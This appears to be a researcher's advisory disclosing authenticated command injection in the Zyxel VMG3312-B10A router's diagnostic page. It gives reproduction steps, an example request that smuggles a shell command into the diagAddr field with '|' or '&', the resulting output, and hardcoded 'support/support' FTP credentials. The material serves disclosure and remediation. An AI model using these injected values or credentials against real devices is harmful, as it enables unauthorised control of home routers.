VMG3312-B10A Authenticated Remote Code Execution

mailto:muh170309@gmail.com

Content

1. Summary of Vulnerability

This RCE vulnerability allows attacker to execute *some* of the shell commands of the Linux system. This is because of how values are passed to system by Diagnostic tools. Main vulnerability is on ***'/pages/tabFW/disagnostic-general.cgi***' which runs ping, traceroute and nslookup commands on shell of the device. Developers of this firmware thought of some kind of fix. When tried breaking out of the ping, traceroute or nslookup commands with '**|**' (pipe) or '**&**' (ampersand) symbols, requests are not sent from administration panel of the modem. But this fix is not applied to backend of the "***disagnostic-general.cgi***" module.

2. Affected Devices and Tested Firmware Versions

VMG3312-B10A (2 Stick Antenna Variant) ---- FW Version: 1.00(AAJA.2)D1

VMG3312-B10A (2 Stick Antenna Variant) ---- FW Version: 1.00(AAJA.4)

VMG3312-B10A (Internal Antenna Variant) ---- FW Version: 1.00(AAJA.0)D1

VMG3312-B10A (Internal Antenna Variant) ---- FW Version: 1.00(AAJA.6)b1


VMG3312-B10A (Internal Antenna Variant) ---- FW Version: 1.00(AAJA.2)D1_20151117

VMG3312-B10A v2 ---- FW Version: N/A

PSA: *Not working* on any firmware version of '**B10B**' variant.

3. Instructions to Reproduce


1. Eighter get 'SESSION' cookie by logging in via GUI or send POST request manually to **'/login/login-page.cgi'** with 'AuthName' and 'AuthPassword' parameters and parse.
2. Send GET request to **'/pages/connectionStatus/content/networkMap.html'** with session cookie you got earlier to get 'sessionKey'.
3. Send POST request to **'/pages/tabFW/disagnostic-general.cgi'** with SESSION as cookie then 'sessionKey' , 'diagTestType' , 'diagAddr + & + {command}' as parameters. Use 'command' variable as any linux command. Note that some commands doesn't work.
4. Send GET request to **'/pages/maintenance/disagnostic/diagResult.html'** with 'SESSION' cookie you got earlier as cookie and wait for response.
5. Boom. Here is output of your ran code. See example bellow.




```
SESSION Cookie = 802810089
sessionKey = 667703343
Command: uname -a
Linux (none) 2.6.30 #3 SMP PREEMPT Wed Jun 29 13:53:32 CST 2016 mips GNU/Linux
```

OR

1. Login to admin panel of your modem.
2. Go to Maintenance > Diagnostic tab.
3. MITM any of the ping, traceroute or nslookup commands and replace 'diagAddr' parameter with '| {command}' or '& {command}'. Use 'command' variable to pass command to shell, which in my case is 'uname -a'. Note that some commands doesn't work.
4. Boom. Output is in your info tab.



```
sessionKey=599061533&diagTestType=1&DisplayInfo=-+Info+-&diagAddr=|uname
-a&actionType=
```



Ping and TraceRoute are network utilities used to test whether a particular host is reachable. Enter either an IP address or a host name and click one of the buttons to start a Ping or TraceRoute test. The test result will be shown in the Info area.

Ping/TraceRoute Test

```
Linux (none) 2.6.30 #3 SMP PREEMPT Wed Jun 29 13:53:32 CST 2016 mips GNU/Linux
```

TCP/IP

Address : |uname -a

4. POC Script

POC Script is available here coded in python programming language. Zip file must be decrypted with ‘**MR{@6{~m.h4,ucy)T0$'QQ^;3EtGKK0#**’ password.

MD5 for poc.zip is: **56991A19207FF219AD5A09634DBFDB00**

MD5 for poc.py is: **6457F9EE701D02BE6AC3995F9A02AA5F**

PSA: Make sure you have ‘**requests**’ module installed.

5. Recommendations

Similar to **CVE-2020-29583**, B10A series have an hardcoded account that has FTP access. Which is ‘**support’** for username and ‘**support**’ for password. This account must be removed. Also, ***‘/pages/tabFW/disagnostic-general.cgi***’ module must be rewritten for better implementation.